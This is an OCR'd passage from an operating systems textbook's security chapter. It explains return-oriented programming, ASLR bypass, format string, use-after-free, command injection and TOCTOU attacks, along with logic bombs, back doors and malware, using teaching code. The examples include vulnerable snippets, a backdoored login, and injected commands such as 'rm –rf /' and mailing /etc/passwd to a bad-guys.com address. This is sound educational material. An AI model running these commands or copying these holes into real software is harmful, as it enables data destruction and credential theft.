


Figure 9-23. Return-oriented programming: linking gadgets.

Figure 9-23(a) shows an example of how gadgets are linked together by return addresses on the stack. The gadgets are short snippets of code that end with a return instruction. The return instruction will pop the address to return to off the stack and continue execution there. In this case, the attacker first returns to gadget *A* in some function *X*, then to gadget *B* in function *Y*, etc. It is the attacker's job to gather these gadgets in an existing binary. As he did not create the gadgets himself, he sometimes has to make do with gadgets that are perhaps less than ideal, but

good enough for the job. For instance, Fig. 9-23(b) suggests that gadget A has a check as part of the instruction sequence. The attacker may not care for the check at all, but since it is there, he will have to accept it. For most purposes, it is perhaps good enough to pop any nonnegative number into register 1. The next gadget pops any stack value into register 2, and the third multiplies register 1 by 4, pushes it on the stack, and adds it to register 2. Combining, these three gadgets yields the attacker something that may be used to calculate the address of an element in an array of integers. The index into the array is provided by the first data value on the stack, while the base address of the array should be in the second data value.

Return-oriented programming may look very complicated, and perhaps it is. But as always, people have developed tools to automate as much as possible. Examples include gadget harvesters and even ROP compilers. Nowadays, ROP is one of the most important exploitation techniques used in the wild.

Address-Space Layout Randomization

Here is another idea to stop these attacks. Besides modifying the return address and injecting some (ROP) program, the attacker should be able to return to exactly the right address—with ROP no nop sleds are possible. This is easy, if the addresses are fixed, but what if they are not? **ASLR** (**Address Space Layout Randomization**) aims to randomize the addresses of functions and data between every run of the program. As a result, it becomes much harder for the attacker to exploit the system. Specifically, ASLR often randomizes the positions of the initial stack, the heap, and the libraries.

Like canaries and DEP, many modern operating systems support ASLR, but often at different granularities. Most of them provide it for user applications, but only a few apply it consistently also to the operating system kernel itself (Giuffrida et al., 2012). The combined force of these three protection mechanisms has raised the bar for attackers significantly. Just jumping to injected code or even some existing function in memory has become hard work. Together, they form an important line of defense in modern operating systems. What is especially nice about them is that they offer their protection at a very reasonable cost to performance.

Bypassing ASLR

Even with all three defenses enabled, attackers still manage to exploit the system. There are several weaknesses in ASLR that allow intruders to bypass it. The first weakness is that ASLR is often not random enough. Many implementations of ASLR still have certain code at fixed locations. Moreover, even if a segment is randomized, the randomization may be weak, so that an attacker can brute-force it. For instance, on 32-bit systems the entropy may be limited because you cannot randomize *all* bits of the stack. To keep the stack working as a regular stack that grows downward, randomizing the least significant bits is not an option.

A more important attack against ASLR is formed by memory disclosures. In this case, the attacker uses one vulnerability not to take control of the program directly, but rather to leak information abour the memory layout, which he can then use to exploit a second vulnerability. As a trivial example, consider the following code:

```
01. void C( ) {
02.     int index;
03.     int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
04.      printf ("Which prime number between would you like to see?");
05.      index = read_user_input ( );
06.      printf ("Prime number %d is: %d\n", index, prime[index]);
07. }
```

The code contains a call to *read_user_input*, which is not part of the standard C library. We simply assume that it exists and returns an integer that the user types on the command line. We also assume that it does not contain any errors. Even so, for this code it is very easy to leak information. All we need to do is provide an index that is greater than 15, or less than 0. As the program does not check the index, it will happily return the value of any integer in memory.

The address of one function is often sufficient for a successful attack. The reason is that even though the position at which a library is loaded may be randomized, the relative offset for each individual function from this position is generally fixed. Phrased differently: if you know one function, you know them all. Even if this is not the case, with just one code address, it is often easy to find many others, as shown by Snow et al. (2013).

Noncontrol-Flow Diverting Attacks

So far, we have considered attacks on the control flow of a program: modifying function pointers and return addresses. The goal was always to make the program execute new functionality, even if that functionality was recycled from code already present in the binary. However, this is not the only possibility. The data itself can be an interesting target for the attacker also, as in the following snippet of pseudocode:

```
01. void A( ) {
02.     int authorized;
03.     char name [128];
04.     authorized = check_credentials (...);  /* the attacker is not authorized, so returns 0 */
05.     printf ("What is your name?\n");
06.     gets (name);
07.     if (authorized != 0) {
08.         printf ("Welcome %s, here is all our secret data\n", name)
09.         /* ... show secret data ... */
```

```
10.    } else
11.       printf ("Sorry %s, but you are not authorized.\n");
12.    }
13. }
```

The code is meant to do an authorization check. Only users with the right credentials are allowed to see the top secret data. The function *check_credentials* is not a function from the C library, but we assume that it exists somewhere in the program and does not contain any errors. Now suppose the attacker types in 129 characters. As in the previous case, the buffer will overflow, but it will not modify the return address. Instead, the attacker has modified the value of the *authorized* variable, giving it a value that is not 0. The program does not crash and does not execute any attacker code, but it leaks the secret information to an unauthorized user.

Buffer Overflows—The Not So Final Word

Buffer overflows are some of the oldest and most important memory corruption techniques that are used by attackers. Despite more than a quarter century of incidents, and a a plethora of defenses (we have only treated the most important ones), it seems impossible to get rid of them (Van der Veen, 2012). For all this time, a substantial fraction of all security problems are due to this flaw, which is difficult to fix because there are so many existing C programs around that do not check for buffer overflow.

The arms race is nowhere near complete. All around the world, researchers are investigating new defenses. Some of these defenses are aimed at binaries, others consists of security extension to C and C++ compilers. It is important to emphasize that attackers are also improving their exploitation techniques. In this section, we have tried to given an overview of some of the more important techniques, but there are many variations of the same idea. The one thing we are fairly certain of is that in the next edition of this book, this section will still be relevant (and probably longer).

9.7.2 Format String Attacks

The next attack is also a memory-corruption attack, but of a very different nature. Some programmers do not like typing, even though they are excellent typists. Why name a variable *reference_count* when *rc* obviously means the same thing and saves 13 keystrokes on every occurrence? This dislike of typing can sometimes lead to catastrophic system failures as described below.

Consider the following fragment from a C program that prints the traditional C greeting at the start of a program:

```
char *s="Hello World";
printf("%s", s);
```

In this program, the character string variable *s* is declared and initialized to a string consisting of "Hello World" and a zero-byte to indicate the end of the string. The call to the function *printf* has two arguments, the format string "%s", which instructs it to print a string, and the address of the string. When executed, this piece of code prints the string on the screen (or wherever standard output goes). It is correct and bulletproof.

But suppose the programmer gets lazy and instead of the above types:

```
char *s="Hello World";
printf(s);
```

This call to *printf* is allowed because *printf* has a variable number of arguments, of which the first must be a format string. But a string not containing any formatting information (such as "%s") is legal, so although the second version is not good programming practice, it is allowed and it will work. Best of all, it saves typing five characters, clearly a big win.

Six months later some other programmer is instructed to modify the code to first ask the user for his name, then greet the user by name. After studying the code somewhat hastily, he changes it a little bit, like this:

```
char s[100], g[100] = "Hello ";        /* declare s and g; initialize g */
gets(s);                               /* read a string from the keyboard into s */
strcat(g, s);                          /* concatenate s onto the end of g */
printf(g);                             /* print g */
```

Now it reads a string into the variable *s* and concatenates it to the initialized string *g* to build the output message in *g*. It still works. So far so good (except for the use of *gets*, which is subject to buffer overflow attacks, but it is still popular).

However, a knowledgeable user who saw this code would quickly realize that the input accepted from the keyboard is not a just a string; it is a format string, and as such all the format specifications allowed by *printf* will work. While most of the formatting indicators such as "%s" (for printing strings) and "%d" (for printing decimal integers), format output, a couple are special. In particular, "%n" does not print anything. Instead it calculates how many characters should have been output already at the place it appears in the string and stores it into the next argument to *printf* to be processed. Here is an example program using "%n":

```
int main(int argc, char *argv[])
{
    int i=0;
    printf("Hello %nworld\n", &i);        /* the %n stores into i */
    printf("i=%d\n", i);                  /* i is now 6 */
}
```

When this program is compiled and run, the output it produces on the screen is:

```
Hello world
i=6
```

Note that the variable *i* has been modified by a call to *printf*, something not obvious to everyone. While this feature is useful once in a blue moon, it means that printing a format string can cause a word—or many words—to be stored into memory. Was it a good idea to include this feature in *print*? Definitely not, but it seemed so handy at the time. A lot of software vulnerabilities started like this.

As we saw in the preceding example, by accident the programmer who modified the code allowed the user of the program to (inadvertently) enter a format string. Since printing a format string can overwrite memory, we now have the tools needed to overwrite the return address of the *printf* function on the stack and jump somewhere else, for example, into the newly entered format string. This approach is called a **format string attack**.

Performing a format string attack is not exactly trivial. Where will the number of characters that the function printed be stored? Well, at the address of the parameter following the format string itself, just as in the example shown above. But in the vulnerable code, the attacker could supply only *one* string (and no second parameter to *printf*). In fact, what will happen is that the *printf* function will *assume* that there *is* a second parameter. It will just take the next value on the stack and use that. The attacker may also make *printf* use the next value on the stack, for instance by providing the following format string as input:

```
"%08x %n"
```

The *"%08x"* means that *printf* will print the next parameter as an 8-digit hexadecimal number. So if that value is *1*, it will print *0000001*. In other words, with this format string, *printf* will simply assume that the next value on the stack is a 32-bit number that it should print, and the value after that is the address of the location where it should store the number of characters printed, in this case 9: 8 for the hexadecimal number and one for the space. Suppose he supplies the format string

```
"%08x %08x %n"
```

In that case, *printf* will store the value at the address provided by the third value following the format string on the stack, and so on. This is the key to making the above format string bug a "write anything anywhere" primitive for an attacker. The details are beyond this book, but the idea is that the attacker makes sure that the right target address is on the stack. This is easier than you may think. For example, in the vulnerable code we presented above, the string *g* is itself also on the stack, at a higher address than the stack frame of *printf* (see Fig. 9-24). Let us assume that the string starts as shown in Fig. 9-24, with "*AAAA*", followed by a sequence of "%0x" and ending with "%0n". What will happen? Well if the attackers gets the number of "%0x"s just right, he will have reached the format




Figure 9-24. A format string attack. By using exactly the right number of %08x, the attacker can use the first four characters of the format string as an address.

string (stored in buffer *B*) itself. In other words, *printf* will then use the first 4 bytes of the format string as the address to write to. Since, the ASCII value of the character *A* is *65* (or *0x41* in hexadecimal), it will write the result at location *0x41414141*, but the attacker can specify other addresses also. Of course, he must make sure that the number of characters printed is exactly right (because this is what will be written in the target address). In practice, there is a little more to it than that, but not much. If you type: "format string attack" to any Internet search engine, you will find a great deal of information on the problem.

Once the user has the ability to overwrite memory and force a jump to newly injected code, the code has all the power and access that the attacked program has. If the program is SETUID root, the attacker can create a shell with root privileges. As an aside, the use of fixed-size character arrays in this example could also be subject to a buffer-overflow attack.

9.7.3 Dangling Pointers

A third memory-corruption technique that is very popular in the wild is known as a dangling pointer attack. The simplest manifestation of the technique is quite easy to understand, but generating an exploit can be tricky. C and C++ allow a program to allocate memory on the heap using the malloc call, which returns a pointer

to a newly allocated chunk of memory. Later, when the program no longer needs it, it calls free to release the memory. A dangling pointer error occurs when the program accidentally uses the memory after it has already freed it. Consider the following code that discriminates against (really) old people:

```
01. int *A = (int *) malloc (128);                /* allocate space for 128 integers */
02. int year_of_birth = read_user_input ( ); /* read an integer from standard input */
03. if (input < 1900) {
04.     printf ("Error, year of birth should be greater than 1900 \n");
05.     free (A);
06. } else {
07.     ...
08.     /* do  something interesting with array A */
09.     ...
10. }
11. ... /* many more statements, containing malloc and free */
12. A[0] = year_of_birth;
```

The code is wrong. Not just because of the age discrimination, but also because in line 12 it may assign a value to an element of array *A* after it was freed already (in line 5). The pointer A will still point to the same address, but it is not supposed to be used anymore. In fact, the memory may already have been reused for another buffer by now (see line 11).

The question is: what will happen? The store in line 12 will try to update memory that is no longer in use for array *A*, and may well modify a different data structure that now lives in this memory area. In general, this memory corruption is not a good thing, but it gets even worse if the attacker is able to manipulate the program in such a way that it places a *specific* heap object in that memory where the first integer of that object contains, say, the user's authorization level. This is not always easy to do, but there exist techniques (known as **heap feng shui**) to help attackers pull it off. Feng Shui is the ancient Chinese art of orienting building, tombs, and memory on the heap in an auspicious manner. If the digital feng shui master succeeds, he can now set the authorization level to any value (well, up to 1900).

9.7.4 Null Pointer Dereference Attacks

A few hundred pages ago, in Chapter 3, we discussed memory management in detail. You may remember how modern operating systems virtualize the address spaces of the kernel and user processes. Before a program accesses a memory address, the MMU translates that virtual address to a physical address by means of the page tables. Pages that are not mapped cannot be accessed. It seems logical to assume that the kernel address space and the address space of a user process are completely different, but this is not always the case. In Linux, for example, the kernel is simply mapped into every process' address space and whenever the kernel

starts executing to handle a system call, it will run in the process' address space. On a 32-bit system, user space occupies the bottom 3 GB of the address space and the kernel the top 1 GB. The reason for this cohabitation is efficiency—switching between address spaces is expensive.

Normally this arrangement does not cause any problems. The situation changes when the attacker can make the kernel call functions in user space. Why would the kernel do this? It is clear that it should not. However, remember we are talking about bugs. A buggy kernel may in rare and unfortunate circumstances accidentally dereference a NULL pointer. For instance, it may call a function using a function pointer that was not yet initialized. In recent years, several such bugs have been discovered in the Linux kernel. A null pointer dereference is nasty business as it typically leads to a crash. It is bad enough in a user process, as it will crash the program, but it is even worse in the kernel, because it takes down the entire system.

Somtimes it is worse still, when the attacker is able to trigger the null pointer dereference from the user process. In that case, he can crash the system whenever he wants. However, crashing a system does not get you any high fives from your cracker friends—they want to see a shell.

The crash happens because there is no code mapped at page 0. So the attacker can use special function, *mmap*, to remedy this. With *mmap*, a user process can ask the kernel to map memory at a specific address. After mapping a page at address 0, the attacker can write shellcode in this page. Finally, he triggers the null pointer dereference, causing the shellcode to be executed with kernel privileges. High fives all around.

On modern kernels, it is no longer possible to *mmap* a page at address 0. Even so, many older kernels are still used in the wild. Moreover, the trick also works with pointers that have different values. With some bugs, the attacker may be able to inject his own pointer into the kernel and have it dereferenced. The lessons we learn from this exploit is that kernel–user interactions may crop up in unexpected places and that optimizations to improve performance may come to haunt you in the form of attacks later.

9.7.5 Integer Overflow Attacks

Computers do integer arithmetic on fixed-length numbers, usually 8, 16, 32, or 64 bits long. If the sum of two numbers to be added or multiplied exceeds the maximum integer that can be represented, an overflow occurs. C programs do not catch this error; they just store and use the incorrect value. In particular, if the variables are signed integers, then the result of adding or multiplying two positive integers may be stored as a negative integer. If the variables are unsigned, the results will be positive, but may wrap around. For example, consider two unsigned 16-bit integers each containing the value 40,000. If they are multiplied together and the result stored in another unsigned 16-bit integer, the apparent product is 4096. Clearly this is incorrect but it is not detected.

This ability to cause undetected numerical overflows can be turned into an attack. One way to do this is to feed a program two valid (but large) parameters in the knowledge that they will be added or multiplied and result in an overflow. For example, some graphics programs have command-line parameters giving the height and width of an image file, for example, the size to which an input image is to be converted. If the target width and height are chosen to force an overflow, the program will incorrectly calculate how much memory it needs to store the image and call *malloc* to allocate a much-too-small buffer for it. The situation is now ripe for a buffer overflow attack. Similar exploits are possible when the sum or product of signed positive integers results in a negative integer.

9.7.6 Command Injection Attacks

Yet another exploit involves getting the target program to execute commands without realizing it is doing so. Consider a program that at some point needs to duplicate some user-supplied file under a different name (perhaps as a backup). If the programmer is too lazy to write the code, he could use the *system* function, which forks off a shell and executes its argument as a shell command. For example, the C code

```
system("ls >file-list")
```

forks off a shell that executes the command

```
ls >file-list
```

listing all the files in the current directory and writing them to a file called *file-list*. The code that the lazy programmer might use to duplicate the file is given in Fig. 9-25.

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = "cp ";          /* declare 3 strings */
  printf("Please enter name of source file: ");       /* ask for source file */
  gets(src);                                          /* get input from the keyboard */
  strcat(cmd, src);                                   /* concatenate src after cp */
  strcat(cmd, " ");                                   /* add a space to the end of cmd */
  printf("Please enter name of destination file: ");  /* ask for output file name */
  gets(dst);                                          /* get input from the keyboard */
  strcat(cmd, dst);                                   /* complete the commands string */
  system(cmd);                                        /* execute the cp command */
}
```

Figure 9-25. Code that might lead to a command injection attack.

What the program does is ask for the names of the source and destination files, build a command line using *cp*, and then call *system* to execute it. Suppose that the

user types in "abc" and "xyz" respectively, then the command that the shell will execute is

```
cp abc xyz
```

which indeed copies the file.

Unfortunately this code opens up a gigantic security hole using a technique called **command injection**. Suppose that the user types "abc" and "xyz; rm –rf /" instead. The command that is constructed and executed is now

```
cp abc xyz; rm –rf /
```

which first copies the file, then attempts to recursively remove every file and every directory in the entire file system. If the program is running as superuser, it may well succeed. The problem, of course, is that everything following the semicolon is executed as a shell command.

Another example of the second argument might be "xyz; mail snooper@bad-guys.com </etc/passwd", which produces

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

thereby sending the password file to an unknown and untrusted address.

9.7.7 Time of Check to Time of Use Attacks

The last attack in this section is of a very different nature. It has nothing to do with memory corruption or command injection. Instead, it exploits **race conditions**. As always, it can best be illustrated with an example. Consider the code below:

```
int fd;
if (access ("./my_document", W_OK) != 0) {
   exit (1);
fd = open ("./my_document", O_WRONLY)
write (fd, user_input, sizeof (user_input));
```

We assume again that the program is SETUID root and the attacker wants to use its privileges to write to the password file. Of course, he does not have write permission to the password file, but let us have a look at the code. The first thing we note is that the SETUID program is not supposed to write to the password file at all—it only wants to write to a file called "my_document" in the current working directory. However, even though a user may have this file in his current working directory, it does not mean that he really has write permission to this file. For instance, the file could be a symbolic link to another file that does not belong to the user at all, for example, the password file.

To prevent this, the program performs a check to make sure the user has write access to the file by means of the access system call. The call checks the actual file (i.e., if it is a symbolic link, it will be dereferenced), returning 0 if the requested access is allowed and an error value of -1 otherwise. Moreover, the check is carried out with the calling process' *real* UID, rather than the *effective* UID (because otherwise a SETUID process would always have access). Only if the check succeeds will the program proceed to open the file and write the user input to it.

The program looks secure, but is not. The problem is that the time of the access check for privileges and the time at which the privileges are used are not the same. Assume that a fraction of a second after the check by *access*, the attacker manages to create a symbolic link with the same file name to the password file. In that case, the *open* will open the wrong file, and the write of the attacker's data will end up in the password file. To pull it off, the attacker has to race with the program to create the symbolic link at exactly the right time.

The attack is known as a **TOCTOU** (**Time of Check to Time of Use**) attack. Another way of looking at this particular attack is to observe that the *access* system call is simply not safe. It would be much better to open the file first, and then check the permissions using the file descriptor instead—using the *fstat* function. File descriptors are safe, because they cannot be changed by the attacker between the *fstat* and *write* calls. It shows that designing a good API for operating system is extremely important and fairly hard. In this case, the designers got it wrong.

9.8 INSIDER ATTACKS

A whole different category of attacks are what might be termed ''inside jobs.'' These are executed by programmers and other employees of the company running the computer to be protected or making critical software. These attacks differ from external attacks because the insiders have specialized knowledge and access that outsiders do not have. Below we will give a few examples; all of them have occurred repeatedly in the past. Each one has a different flavor in terms of who is doing the attacking, who is being attacked, and what the attacker is trying to achieve.

9.8.1 Logic Bombs

In these times of massive outsourcing, programmers often worry about their jobs. Sometimes they even take steps to make their potential (involuntary) departure less painful. For those who are inclined toward blackmail, one strategy is to write a **logic bomb**. This device is a piece of code written by one of a company's (currently employed) programmers and secretly inserted into the production system. As long as the programmer feeds it its daily password, it is happy and does nothing. However, if the programmer is suddenly fired and physically removed

from the premises without warning, the next day (or next week) the logic bomb does not get fed its daily password, so it goes off. Many variants on this theme are also possible. In one famous case, the logic bomb checked the payroll. If the personnel number of the programmer did not appear in it for two consecutive payroll periods, it went off (Spafford et al., 1989).

Going off might involve clearing the disk, erasing files at random, carefully making hard-to-detect changes to key programs, or encrypting essential files. In the latter case, the company has a tough choice about whether to call the police (which may or may not result in a conviction many months later but certainly does not restore the missing files) or to give in to the blackmail and rehire the ex-programmer as a "consultant" for an astronomical sum to fix the problem (and hope that he does not plant new logic bombs while doing so).

There have been recorded cases in which a virus planted a logic bomb on the computers it infected. Generally, these were programmed to go off all at once at some date and time in the future. However, since the programmer has no idea in advance of which computers will be hit, logic bombs cannot be used for job protection or blackmail. Often they are set to go off on a date that has some political significance. Sometimes these are called **time bombs**.

9.8.2 Back Doors

Another security hole caused by an insider is the **back door**. This problem is created by code inserted into the system by a system programmer to bypass some normal check. For example, a programmer could add code to the login program to allow anyone to log in using the login name "zzzzz" no matter what was in the password file. The normal code in the login program might look something like Fig. 9-26(a). The back door would be the change to Fig. 9-26(b).

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v) break;
}
execute_shell(name);
```

(a)

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b)

Figure 9-26. (a) Normal code. (b) Code with a back door inserted.

What the call to *strcmp* does is check if the login name is "zzzzz". If so, the login succeeds, no matter what password is typed. If this back-door code were

inserted by a programmer working for a computer manufacturer and then shipped with its computers, the programmer could log into any computer made by his company, no matter who owned it or what was in the password file. The same holds for a programmer working for the OS vendor. The back door simply bypasses the whole authentication process.

One way for companies to prevent backdoors is to have **code reviews** as standard practice. With this technique, once a programmer has finished writing and testing a module, the module is checked into a code database. Periodically, all the programmers in a team get together and each one gets up in front of the group to explain what his code does, line by line. Not only does this greatly increase the chance that someone will catch a back door, but it raises the stakes for the programmer, since being caught red-handed is probably not a plus for his career. If the programmers protest too much when this is proposed, having two coworkers check each other's code is also a possibility.

9.8.3 Login Spoofing

In this insider attack, the perpetrator is a legitimate user who is attempting to collect other people's passwords through a technique called **login spoofing**. It is typically employed in organizations with many public computers on a LAN used by multiple users. Many universities, for example, have rooms full of computers where students can log onto any computer. It works like this. Normally, when no one is logged in on a UNIX computer, a screen similar to that of Fig. 9-27(a) is displayed. When a user sits down and types a login name, the system asks for a password. If it is correct, the user is logged in and a shell (and possibly a GUI) is started.



Figure 9-27. (a) Correct login screen. (b) Phony login screen.

Now consider this scenario. A malicious user, Mal, writes a program to display the screen of Fig. 9-27(b). It looks amazingly like the screen of Fig. 9-27(a), except that this is not the system login program running, but a phony one written by Mal. Mal now starts up his phony login program and walks away to watch the fun from a safe distance. When a user sits down and types a login name, the program responds by asking for a password and disabling echoing. After the login name and password have been collected, they are written away to a file and the phony login program sends a signal to kill its shell. This action logs Mal out and

triggers the real login program to start and display the prompt of Fig. 9-27(a). The user assumes that she made a typing error and just logs in again. This time, however, it works. But in the meantime, Mal has acquired another (login name, password) pair. By logging in at many computers and starting the login spoofer on all of them, he can collect many passwords.

The only real way to prevent this is to have the login sequence start with a key combination that user programs cannot catch. Windows uses CTRL-ALT-DEL for this purpose. If a user sits down at a computer and starts out by first typing CTRL-ALT-DEL, the current user is logged out and the system login program is started. There is no way to bypass this mechanism.

9.9 MALWARE

In ancient times (say, before 2000), bored (but clever) teenagers would sometimes fill their idle hours by writing malicious software that they would then release into the world for the heck of it. This software, which included Trojan horses, viruses, and worms and collectively called **malware**, often quickly spread around the world. As reports were published about how many millions of dollars of damage the malware caused and how many people lost their valuable data as a result, the authors would be very impressed with their programming skills. To them it was just a fun prank; they were not making any money off it, after all.

Those days are gone. Malware is now written on demand by well-organized criminals who prefer not to see their work publicized in the newspapers. They are in it entirely for the money. A large fraction of all malware is now designed to spread over the Internet and infect victim machines in an extremely stealthy manner. When a machine is infected, software is installed that reports the address of the captured machine back to certain machines. A **backdoor** is also installed on the machine that allows the criminals who sent out the malware to easily command the machine to do what it is instructed to do. A machine taken over in this fashion is called a **zombie**, and a collection of them is called a **botnet**, a contraction of "robot network."

A criminal who controls a botnet can rent it out for various nefarious (and always commercial) purposes. A common one is for sending out commercial spam. If a major spam attack occurs and the police try to track down the origin, all they see is that it is coming from thousands of machines all over the world. If they approach some of the owners of these machines, they will discover kids, small business owners, housewives, grandmothers, and many other people, all of whom vigorously deny that they are mass spammers. Using other people's machines to do the dirty work makes it hard to track down the criminals behind the operation.

Once installed, malware can also be used for other criminal purposes. Blackmail is a possibility. Imagine a piece of malware that encrypts all the files on the victim's hard disk, then displays the following message:

GREETINGS FROM GENERAL ENCRYPTION!

TO PURCHASE A DECRYPTION KEY FOR YOUR HARD DISK, PLEASE SEND $100 IN SMALL, UNMARKED BILLS TO BOX 2154, PANAMA CITY, PANAMA. THANK YOU. WE APPRECIATE YOUR BUSINESS.

Another common application of malware has it install a **keylogger** on the infected machine. This program simply records all keystrokes typed in and periodically sends them to some machine or sequence of machines (including zombies) for ultimate delivery to the criminal. Getting the Internet provider servicing the delivery machine to cooperate in an investigation is often difficult since many of these are in cahoots with (or sometimes owned by) the criminal, especially in countries where corruption is common.

The gold to be mined in these keystrokes consists of credit card numbers, which can be used to buy goods from legitimate businesses. Since the victims have no idea their credit card numbers have been stolen until they get their statements at the end of the billing cycle, the criminals can go on a spending spree for days, possibly even weeks.

To guard against these attacks, the credit card companies all use artificial intelligence software to detect peculiar spending patterns. For example, if a person who normally only uses his credit card in local stores suddenly orders a dozen expensive notebook computers to be delivered to an address in, say, Tajikistan, a bell starts ringing at the credit card company and an employee typically calls the cardholder to politely inquire about the transaction. Of course, the criminals know about this software, so they try to fine-tune their spending habits to stay (just) under the radar.

The data collected by the keylogger can be combined with other data collected by software installed on the zombie to allow the criminal to engage in a more extensive **identity theft**. In this crime, the criminal collects enough data about a person, such as date of birth, mother's maiden name, social security number, bank account numbers, passwords, and so on, to be able to successfully impersonate the victim and get new physical documents, such as a replacement driver's license, bank debit card, birth certificate, and more. These, in turn, can be sold to other criminals for further exploitation.

Another form of crime that some malware commits is to lie low until the user correctly logs into his Internet banking account. Then it quickly runs a transaction to see how much money is in the account and immediately transfers all of it to the criminal's account, from which it is immediately transferred to another account and then another and another (all in different corrupt countries) so that the police need days or weeks to collect all the search warrants they need to follow the money and which may not be honored even if they do get them. These kinds of crimes are big business; it is not pesky teenagers any more.

In addition to its use by organized crime, malware also has industrial applications. A company could release a piece of malware that checked if it was running

at a competitor's factory and with no system administrator currently logged in. If the coast was clear, it would interfere with the production process, reducing product quality, thus causing trouble for the competitor. In all other cases it would do nothing, making it hard to detect.

Another example of targeted malware is a program that could be written by an ambitious corporate vice president and released onto the local LAN. The virus would check if it was running on the president's machine, and if so, go find a spreadsheet and swap two random cells. Sooner or later the president would make a bad decision based on the spreadsheet output and perhaps get fired as a result, opening up a position for you-know-who.

Some people walk around all day with a chip on their shoulder (not to be confused with people with an RFID chip *in* their shoulder). They have some real or imagined grudge against the world and want to get even. Malware can help. Many modern computers hold the BIOS in flash memory, which can be rewritten under program control (to allow the manufacturer to distribute bug fixes electronically). Malware can write random junk in the flash memory so that the computer will no longer boot. If the flash memory chip is in a socket, fixing the problem requires opening up the computer and replacing the chip. If the flash memory chip is soldered to the parentboard, probably the whole board has to be thrown out and a new one purchased.

We could go on and on, but you probably get the point. If you want more horror stories, just type *malware* to any search engine. You will get tens of millions of hits.

A question many people ask is: "Why does malware spread so easily?" There are several reasons. First, something like 90% of the world's personal computers run (versions of) a single operating system, Windows, which makes an easy target. If there were 10 operating systems out there, each with 10% of the market, spreading malware would be vastly harder. As in the biological world, diversity is a good defense.

Second, from its earliest days, Microsoft has put a lot of emphasis on making Windows easy to use by nontechnical people. For example, in the past Windows systems were normally configured to allow login without a password, whereas UNIX systems historically always required a password (although this excellent practice is weakening as Linux tries to become more like Windows). In numerous other ways there are trade-offs between good security and ease of use, and Microsoft has consistently chosen ease of use as a marketing strategy. If you think security is more important than ease of use, stop reading now and go configure your cell phone to require a PIN code before it will make a call—nearly all of them are capable of this. If you do not know how, just download the user manual from the manufacturer's Website. Got the message?

In the next few sections we will look at some of the more common forms of malware, how they are constructed, and how they spread. Later in the chapter we will examine some of the ways they can be defended against.

9.9.1 Trojan Horses

Writing malware is one thing. You can do it in your bedroom. Getting millions of people to install it on their computers is quite something else. How would our malware writer, Mal, go about this? A very common practice is to write some genuinely useful program and embed the malware inside of it. Games, music players, "special" porno viewers, and anything with splashy graphics are likely candidates. People will then voluntarily download and install the application. As a free bonus, they get the malware installed, too. This approach is called a **Trojan horse** attack, after the wooden horse full of Greek soldiers described in Homer's *Odyssey*. In the computer security world, it has come to mean any malware hidden in software or a Web page that people voluntarily download.

When the free program is started, it calls a function that writes the malware to disk as an executable program and starts it. The malware can then do whatever damage it was designed for, such as deleting, modifying, or encrypting files. It can also search for credit card numbers, passwords, and other useful data and send them back to Mal over the Internet. More likely, it attaches itself to some IP port and waits there for directions, making the machine a zombie, ready to send spam or do whatever its remote master wishes. Usually, the malware will also invoke the commands necessary to make sure the malware is restarted whenever the machine is rebooted. All operating systems have a way to do this.

The beauty of the Trojan horse attack is that it does not require the author of the Trojan horse to break into the victim's computer. The victim does all the work.

There are also other ways to trick the victim into executing the Trojan horse program. For example, many UNIX users have an environment variable, *$PATH*, which controls which directories are searched for a command. It can be viewed by typing the following command to the shell:

```
echo $PATH
```

